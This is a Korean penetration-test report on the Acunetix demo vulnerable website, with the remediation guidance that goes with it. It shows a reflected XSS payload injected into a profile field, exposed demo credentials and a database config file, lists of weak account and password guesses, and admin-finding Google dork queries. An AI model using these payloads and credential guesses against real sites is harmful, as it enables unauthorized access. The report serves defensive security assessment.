You can also [signup here](#).
Signup disabled. Please use the username **test** and the password **test**.

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

3.4.3. 프로필 업데이트 인증 미흡

서버는 클라이언트가 보낸 쿠키값의 존재 여부만 확인하고, 프로필 수정 요청 시 기존 비밀번호 재검증 없이 이름, 신용카드, 이메일, 주소 등의 정보를 수정하도록 허용하고 있다.



	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25


도입해야 한다.

3.5. Cross-Site Scripting (XSS)

이 웹사이트에서는 사용자 입력값에 대한 검증이 제대로 이루어지지 않아 Cross-Site Scripting(XSS) 취약점이 존재한다.

3.5.1. Reflected XSS

Reflected XSS 는 사용자가 입력한 값이 서버에 저장되지 않고, 요청과 동시에 웹 페이지의 응답에 포함되어 실행되는 방식이다. 사이트 내에선 검색을 진행 할 수 있는 search art 와 사용자 정보를 입력하는 userinfo, 댓글을 입력할 수 있는 guestbook 기능에서 이 취약점이 발견되었으며 입력값을 통해 스크립트 삽입이 가능했다. 검색 기능에서는 파라미터에 삽입된 스크립트가 검색 결과 페이지에 그대로 반영되어 실행되었고, 사용자 정보 페이지에서는 사용자 이름을 조회할 때 입력값이 검증되지 않아 스크립트 삽입이 가능했다.





	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

(test)

On this page you can visualize or edit you user information.

Name:	<input type="text" value="<script>alert(1)</script>"/>
Credit card number:	<input type="text" value="1234-5678-2300-9000"/>
E-Mail:	<input type="text" value="email@email.com"/>
Phone number:	<input type="text" value="2323345"/>
Address:	<input type="text" value="malacca"/>

You have 0 items in your cart. You visualize you cart [here](#).

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) |
 [categories](#) |
 [artists](#) |
 [disclaimer](#) |
 [your cart](#) |
 [guestbo](#)

search art

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)


[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

Our guestbook

test



	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25



	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

3.6. 디렉터리 리스팅 & 파일 다운로드


웹 서버의 디렉터리 인덱싱이 활성화되어 있어 /pictures/, /CVS/, /vendor/ 등 여러 내부 디렉터리가 외부에 노출되고 있으며, 이로 인해 민감 설정 파일(credentails.txt, wp-config.bak), 버전 관리 메타데이터 등이 별도 인증 없이 열람 가능하다. 공격자는 단순히 브라우저를 통해 파일 목록을 스캔하고 원하는 파일을 직접 다운로드하여 원하는 정보를 취득할 수도 있다.

디렉터리 목록	요약
admin/ 디렉터리	데이터베이스 생성 쿼리문
vendor/ 디렉터리	PHP 패키지 관리 도구 메타 데이터
CVS/ 디렉터리	CVS(Concurrent Versions System) 저장소의 루트 디렉터리 프로젝트의 버전 관리 메타데이터를 담는 위치
images/ 디렉터리	서버의 index 페이지에 사용되는 사진을 담는 디렉터리
pictures/ 디렉터리	웹 서버에서 이미지 파일을 보관, 제공하는 디렉터리. 사이트 내 그림 자료를 클라이언트에 제공하기 위해 사용됨.

특히, /pictures/credntials.txt 에는 **username=test, password=something** 이라는 내용이 평문으로 저장되어 있어, 공격자는 곧바로 기밀 정보에 접근할 수 있게 된다. 또한 wp-config.bak 파일에서는 데이터베이스 이름, 사용자, 비밀번호, 호스트를 포함한 MySQL 설정이 노출되어 있으며, 이는 전체 웹 애플리케이션의 데이터베이스 접근 권한을 무방비로 제공하는 심각한 보안 허점이다.


이러한 정보 유출은 추가적인 권한 상승, 내부 네트워크 침투 등 2 차, 3 차 공격으로 이어질 수 있다.

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25



Index of /pictures/			
./			
1.jpg	11-May-2011 10:27	12426	
1.jpg.tn	11-May-2011 10:27	4355	
2.jpg	11-May-2011 10:27	3324	
2.jpg.tn	11-May-2011 10:27	1353	
3.jpg	11-May-2011 10:27	9692	
3.jpg.tn	11-May-2011 10:27	3725	
4.jpg	11-May-2011 10:27	13969	
4.jpg.tn	11-May-2011 10:27	4615	
5.jpg	11-May-2011 10:27	14228	
5.jpg.tn	11-May-2011 10:27	4428	
6.jpg	11-May-2011 10:27	11465	
6.jpg.tn	11-May-2011 10:27	4345	
7.jpg	11-May-2011 10:27	19219	
7.jpg.tn	11-May-2011 10:27	6458	
8.jpg	11-May-2011 10:27	50299	
8.jpg.tn	11-May-2011 10:27	4139	
WS_FTP.LOG	23-Jan-2009 10:06	771	
credentials.txt	23-Jan-2009 10:47	33	
ipaddresses.txt	23-Jan-2009 12:59	52	
path-disclosure-unix.html	08-Apr-2013 08:42	3936	
path-disclosure-win.html	08-Apr-2013 08:41	698	
wp-config.bak	03-Dec-2008 14:37	1535	

그림 3 /pictures/ 디렉터리 리스팅



```

<?php
// ** MySQL settings ** //
define('DB_NAME', 'wp265as'); // The name of the database
define('DB_USER', 'root'); // Your MySQL username
define('DB_PASSWORD', ''); // ...and password
define('DB_HOST', 'localhost'); // 99% chance you won't need to change this
value
define('DB_CHARSET', 'utf8');
define('DB_COLLATE', '');

// Change each KEY to a different unique phrase. You won't have to remember
the phrases later.
// so make them long and complicated. You can visit
http://api.wordpress.org/secret-key/1.1/


```

그림 3 wp-config.bak 파일

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

3.7. Google Dork 취약점

Google 검색 엔진을 이용한 Google Dork 기법으로 admin 과 관련된 사이트들이 그대로 노출되어 주요 관리 페이지들이 검색 결과에 나타나는 것을 확인할 수 있다. 이는 별도 애플리케이션 접근 없이도 민감 관리 영역을 손쉽게 발견할 수 있음을 의미한다. 공격자는 해당 정보로 관리 인터페이스 진입 경로를 파악하고, 추가적인 취약점 스캐닝 또는 직접적인 공격을 시도할 가능성이 높다.



	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

4. 취약점 대응방안

취약점 대응방안은 안전행정부와 한국인터넷진흥원에서 발행한 주요정보통신기반시설 기술적 취약점 분석 평가 방법 상세가이드를 기반으로 작성했다. 대응방안은 상세 수행 내역에서 도출된 취약점과 순서는 동일하며, 관리적, 기술적, 물리적 그리고 소스코드 관점의 보안을 설명한다.

4.1. 계정정보 추측 및 대입

4.1.1. 취약점 개요

계정이나 패스워드, 암호화 키 등을 유추하기 위해 반복적으로 값을 입력하여 해당 값을 발견해 내는 취약점으로 유추가 용이한 계정 및 패스워드의 사용을 방지하기 위해 계정 및 패스워드 값의 적절성 및 복잡성을 검증하는 체크 로직을 구현해야 한다.

4.1.2. 권고사항

점검 방법

인증 값에 단순 조합의 값을 삽입하여 정상적인 인증을 취득하는지 확인한다.

- 취약한 계정: admin, administrator, manager, guest, test, scott, tomcat, root, user, operator, anonymous 등
- 취약한 패스워드: Abcd, aaaa, 1234, 1111, test, password, public, blank 패스워드, ID 와 동일한 패스워드 등

표 4-1 계정정보 추측 및 대입 점검 방법

보안 설정 방법

취약한 계정 및 패스워드를 삭제하고, 표 4-2 와 같이 사용자가 취약한 계정이나 패스워드를 등록하지 못하도록 패스워드 규정이 반영된 체크 로직을 구현하여야 한다.

- 다음 각 목의 문자 종류 중 2 종류 이상을 조합하여 최소 10 자리 이상 또는 3 종류 이상을 조합하여 최소 8 자리 이상의 길이로 구성
 - ✓ 영문 대문자(26 개)

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

- ✓ 영문 소문자(26 개)
- ✓ 숫자(10 개)
- ✓ 특수문자(32 개)
- 연속적인 숫자나 생일, 전화번호 등 추측하기 쉬운 개인정보 및 아이디와 비슷한 비밀번호는 사용하지 않는 것을 권고
- 비밀번호에 유효기간을 설정하여 반기별 1 회 이상 변경

표 4-2 계정정보 추측 및 대입 보안 설정 방법

4.1.3. 대응방안 적용 예시

자바스크립트를 이용하여 사용자가 입력한 패스워드를 검증하는 스크립트를 구현한다.

```
var inputPassword = document.form.mem_pwd;
if(inputPassword.value.length<8)
{
    alert("비밀번호는 8자 이상 영문 대/소문자,숫자,특수문자의 조합으로 구성해야 합니다.");
    return;
}
if(!inputPassword.value.match(/^([a-zA-Z0-9].*([!,@,#,$,%,^,&,*])([!,@,#,$,%,^,&,*].*[a-zA-Z0-9]))$/))
{
    alert("비밀번호는 8자 이상 영문 대/소문자,숫자,특수문자의 조합으로 구성해야 합니다.");
    document.form.mem_pwd.focus();
    return ;
}
```

그림 4-1 비밀번호 검증 스크립트

비밀번호 검증을 위해 먼저 비밀번호의 길이를 점검한다. 입력된 비밀번호가 8 자 이하인 경우 경고 창을 출력하도록 하였다. 다음으로 입력된 값이 정해진 규칙에 맞추어 제대로 조합되었는지 확인하기 위해 정규표현식을 이용하여 입력된 비밀번호를 검증하도록 하였다. 위 그림 4-1 에 포함된 정규표현식을 보면 입력 받은 값에는 영문 대문자, 영문 소문자, 숫자, 특수문자(!,@,#,\$,%,^,&,*)가 포함 되어야 한다. 여기에 조건문을 이용하여 입력된 값과 정규표현식을 비교하여 거짓이면 경고 메시지를 출력하도록 하였고, 참이라면 다음 단계로 넘어가도록 하였다.

	시나리오 기반 모의해킹 결과 보고서			
	Category	문서 버전	문서 최종 수정일	
	Development Report	1.0	2025.04.25	

4.2. 파라미터 조작

4.2.1. 취약점 개요

외부 입력값 파라미터를 검증 없이 그대로 파일 경로로 사용함으로써 서버 내부의 파일을 확인할 수 있으며, 이를 통해 일반 사용자에게 노출돼서는 안 될 서버 내 임의의 소스 코드나 민감 파일에 접근가능한 취약점이 존재한다.

4.2.2. 권고사항

입력값 검증 강화

- 파일 경로에 사용되는 외부 입력값에 대해 경로 탐색 시도(../)나 특수문자 삽입을 필터링한다.
- 접근 가능한 파일명이나 경로를 미리 정의된 화이트리스트와 비교해 허용된 값만 처리한다.
- 입력값의 길이, 포맷 등 기본적인 유효성 검사를 적용해 예외적인 입력을 차단한다.

파일 및 디렉토리 권한 설정

- 민감한 파일과 디렉토리에 대해 최소 권한 원칙을 적용하고, 웹 서버가 접근할 필요가 없는 경우 읽기 권한을 제거한다.
- 설정 파일, 소스코드 파일 등은 웹 루트 외부로 이동하거나 접근 권한을 제한한다.

웹 서버 설정 강화

- 웹 서버(Apache, Nginx 등)의 보안 설정을 강화하여, 민감한 파일 확장자(.php, .ini, .conf 등)나 디렉토리에 대한 직접 접근을 차단한다.
- 디렉토리 리스팅(Directory Listing) 기능을 비활성화하여, 사용자가 디렉토리 내부의 파일 목록을 열람할 수 없도록 한다.

	시나리오 기반 모의해킹 결과 보고서			
	Category	문서 버전	문서 최종 수정일	
	Development Report	1.0	2025.04.25	

4.3. 불필요한 파일 존재

4.3.1. 취약점 개요

phpinfo() 페이지가 외부에 노출돼 내부 PHP 설정·버전 정보가 그대로 공개된다. 공격자는 이를 기반으로 CVE 취약점 공격을 시도할 수 있다.

4.3.2. 권고사항

불필요한 파일 제거

- phpinfo()와 같은 서버 환경 정보를 출력하는 진단용 파일은 외부 노출 시 시스템 구성 정보가 공개될 수 있으므로, 운영 환경에서는 반드시 제거한다.
- test.php, debug.php 등 개발 단계에서 사용된 테스트용 파일은 운영 서버에 배포되지 않도록 사전에 점검하고 삭제한다.
- config.bak, index.old 와 같은 백업 파일이나 구버전 파일은 정보 노출 가능성이 있으므로, 배포 전 반드시 제거한다.
- 배포 과정에서 포함 파일을 검토하는 절차를 마련하여, 운영 서버에 불필요한 파일이 포함되지 않도록 관리한다.
- 운영 중인 서버의 파일 시스템을 주기적으로 점검하여, 불필요한 파일이 남아 있지 않도록 하고, 발견 시 즉시 삭제한다.

	시나리오 기반 모의해킹 결과 보고서			
	Category	문서 버전	문서 최종 수정일	
	Development Report	1.0	2025.04.25	

4.4. SQL Injection

4.4.1. 취약점 개요

애플리케이션은 쿠키·GET·POST 값(\$login 배열, searchFor·test·artist 파라미터, login 폼 데이터 등)을 서버-측 검증 없이 SQL 문에 직접 이어붙인다. 그 결과 UNION-based, Comment-based, Boolean-based Blind 등 모든 형태의 SQL Injection 이 가능하며, 인증 우회·계정·결제정보 유출·DB 구조 노출로 이어진다.

4.4.2. 권고사항

Prepared Statement 전면 도입

- 모든 동적 SQL 을 mysqli/PDO 의 파라미터 바인딩이나 Doctrine·Eloquent 와 같은 ORM 으로 이관한다.
- 문자열 연결(.)로 쿼리를 조립하는 관행을 코드베이스에서 전면 금지한다.
- 정적 분석 도구(SonarQube, PHPStan)로 *user-supplied SQL* 탐지 규칙을 설정해 CI 단계에서 차단한다.

입력 검증(Whitelist)·정규화 강화

- 사용자가 제어하는 값은 *데이터 타입·길이·허용 문자셋* 별 화이트리스트로 필터링한다.
- 숫자 파라미터는 ctype_digit()·filter_var(\$v, FILTER_VALIDATE_INT)로 검증 후 강제 형변환한다.
- 문자열은 mb_substr()로 최대 길이를 제한하고, Emoji·제어 문자 등 비표준 문자를 제거한다.
- 검색어처럼 자유 입력이 필요한 값은 LIKE 검색 시 %_ 메타문자를 이스케이프(ESCAPE '_')한다.

데이터베이스 최소 권한 원칙 적용

- 웹 애플리케이션 전용 계정에 SELECT, INSERT, UPDATE 등 필요한 권한만 GRANT 한다.
- DROP, ALTER, FILE, SUPER 권한을 제거하고, 관리자 작업은 별도 VPN·컨트롤플레인에서 수행한다.

	시나리오 기반 모의해킹 결과 보고서			
	Category	문서 버전	문서 최종 수정일	
	Development Report	1.0	2025.04.25	

- 스토어드 프로시저를 사용하는 경우, SQL SECURITY DEFINER 대신 INVOKER 로 설정해 권한 상승을 차단한다.

쿠키·세션 보안 강화

- 평문 자격증명을 저장한 login 쿠키를 폐지하고, PHP 세션(ID)만 전달하는 방식으로 전환한다.
- 세션 쿠키에 Secure, HttpOnly, SameSite=Lax 속성을 지정하고, 세션 ID 재생성(regenerate) 정책을 적용한다.
- 로그인 실패·비정상 세션 탐지 시 해당 토큰을 서버-측 세션 스토어에서 즉시 폐기한다.

	시나리오 기반 모의해킹 결과 보고서			
	Category	문서 버전	문서 최종 수정일	
	Development Report	1.0	2025.04.25	

4.5. 인증 우회

4.5.1. 취약점 개요

회원가입 시 서버-측 입력 검증이 없어 임의 · 대량 계정 생성이 가능해 인증 체계가 무력화된다. login=test/test 형태로 아이디 · 비밀번호를 평문 쿠키에 저장·재사용해 탈취만으로 세션이 하이재킹된다. 프로필 수정 요청은 쿠키 존재만 확인하고 비밀번호 재검증을 수행하지 않아 임의 정보 변조가 가능하다. 위 취약점이 결합되면 인증 우회, 권한 남용, 개인정보 유출로 확장 공격이 용이하다.

4.5.2. 권고사항

회원가입 서버-측 검증 도입

- 아이디 중복·형식, 비밀번호 복잡도, 이메일 · 전화번호 유효성, CAPTCHA 를 검증해야 한다.
- 가입 확정 전에 이메일·SMS 인증을 통해 소유권을 검증해야 한다.

보안 세션 토큰 사용

- 쿠키에는 세션 ID 만 저장하고 자격증명은 서버에 보관한다.
- 세션 쿠키에 Secure · HttpOnly · SameSite=Lax 를 설정하고 로그인 시마다 토큰을 재생성해야 한다.

비밀번호 재검증 절차

- 프로필 수정 · 결제수단 변경 · 비밀번호 변경 등 민감 요청은 현재 비밀번호를 재입력하도록 강제해야 한다.
- 추가로 OTP · 이메일 확인 같은 2 차 인증을 도입하면 위험이 크게 감소한다.

	시나리오 기반 모의해킹 결과 보고서			
	Category	문서 버전	문서 최종 수정일	
	Development Report	1.0	2025.04.25	

4.6. Cross-Site Scripting (XSS)

4.6.1. 취약점 개요

사이트에서 검색을 진행 할 수 있는 search art 와 사용자 정보를 입력하는 userinfo, 댓글을 입력할 수 있는 guestbook 기능에서 사용자 입력이 적절히 검증되지 않아 스크립트 삽입이 가능했고, 이로 인해 `<script>alert(1)</script>` 코드를 그대로 브라우저에서 실행시킬 수 있는 취약점이 존재한다.

4.6.2. 권고사항

입력값 이스케이프 처리

- 사용자 입력값을 그대로 출력하면 `<script>` 같은 태그가 실행될 수 있으므로, `<`, `>`, `"`, `'`, `&` 같은 문자를 `<`, `>`, `"`, `'`, `&` 등으로 변환해 출력한다.
- 서버 측과 클라이언트 측 모두에서 이스케이프 처리를 적용하여 다중 보안 계층을 구축한다.

화이트리스트 기반 입력값 검증

- 사용자가 입력할 수 있는 값의 범위나 형태를 미리 정해두고, 그 기준에 맞는 값만 받는다. 예를 들어, 숫자만 입력받는 경우 0-9 범위 이외의 문자는 거부한다.
- 이메일 주소 입력 시 @와 도메인 형식을 포함해야 하며, URL 입력 시 `http://`나 `https://`로 시작하는지 검증한다.

컨텍스트 기반 이스케이프 처리

- 출력 위치에 따라 HTML에서는 `<`, `>`, `"`, `'`, `&`를 변환하고, JavaScript에서는 `'`, `"`, `\` 같은 문자를 이스케이프(`\'`, `\"`, `\\`) 처리한다.
- 컨텍스트별로 적절한 이스케이프 처리를 자동으로 적용하기 위해 OWASP ESAPI 와 같은 보안 라이브러리를 활용한다.

	시나리오 기반 모의해킹 결과 보고서			
	Category	문서 버전	문서 최종 수정일	
	Development Report	1.0	2025.04.25	

출력 구간 일관성 확보

- 사용자 입력이 출력되는 모든 위치(예: 검색 결과, 사용자 정보, 댓글 등)를 식별하고, 동일한 검증 및 이스케이프 처리를 적용한다.
- 새로운 출력 구간이 추가되거나 화면이 변경될 경우, 해당 부분에도 동일한 보안 처리가 적용되는지 검토한다.

	시나리오 기반 모의해킹 결과 보고서			
	Category	문서 버전	문서 최종 수정일	
	Development Report	1.0	2025.04.25	

4.7. 디렉터리 리스팅 & 파일 다운로드

4.7.1. 취약점 개요

웹 서버의 디렉터리 인덱싱이 활성화돼 /pictures/, /vendor/, /CVS/, /admin/ 등 내부 경로와 credentials.txt, wp-config.bak 같은 민감 파일이 그대로 노출된다. 공격자는 브라우저만으로 목록을 열람·다운로드해 DB 계정과 비밀번호, 버전 관리 메타데이터, 애플리케이션 설정 등을 획득하고 이를 이용해 추가 침투·권한 상승을 시도할 수 있다.

4.7.2. 권고사항

디렉터리 인덱싱(리스팅) 비활성화

- Apache: .htaccess 또는 httpd.conf 에서 Options -Indexes 설정.
- Nginx: autoindex off; 설정 후 재로드

민감 파일 무노출 정책

- config, *.bak, credentials.*, composer.*, CVS, .git 등은 문서 루트 밖으로 이동하거나 웹 서버 Deny / 규칙으로 차단한다.
- 배포 스크립트에 "백업·형상관리 파일 업로드 금지" 체크를 포함한다.

접근 제어·권한 최소화

- 백엔드 관리 경로(/admin, /vendor)는 IP 화이트리스트·VPN·인증 게이트로 보호한다.
- 불가피하게 노출된 정적 디렉터리는 read-only 퍼미션으로 운영한다

	시나리오 기반 모의해킹 결과 보고서			
	Category	문서 버전	문서 최종 수정일	
	Development Report	1.0	2025.04.25	

4.8. Google Dork 취약점

4.8.1. 취약점 개요

Google Dork 검색어(`inurl:admin` , `intitle:"Admin Login"` 등)로 관리자 페이지 설정 UI 가 그대로 인덱싱되어 노출된다. 로봇 배제 설정과 접근 제어가 부재해 공격자는 별도 스캐너 없이도 관리 경로를 식별해 무차별 대입·취약점 스캔을 즉시 수행할 수 있다.

4.8.2. 권고사항

검색 엔진 색인 차단

- `/robots.txt` 에 `Disallow: /admin/`, `Disallow: /manage/` 등 관리 경로를 명시한다.
- 모든 관리자 응답 헤더에 `X-Robots-Tag: noindex, nofollow` 를 설정해 캐시·색인을 방지한다.

접근 제어 강화

- 관리자 URL 은 VPN·IP 화이트리스트·GeoFence 뒤에 두고, 공개 망에서는 403 을 반환한다.
- 최소 OIDC·SAML 기반 MFA 를 적용하고, 로그인 실패 횟수 제한·CAPTCHA 를 활성화한다.

URL 난독화 및 경로 분리

- 관리 경로를 `/cms-admin-9f3d/` 처럼 추측 불가능한 식별자로 변경하고, 프론트 엔드와 물리적으로 분리한다.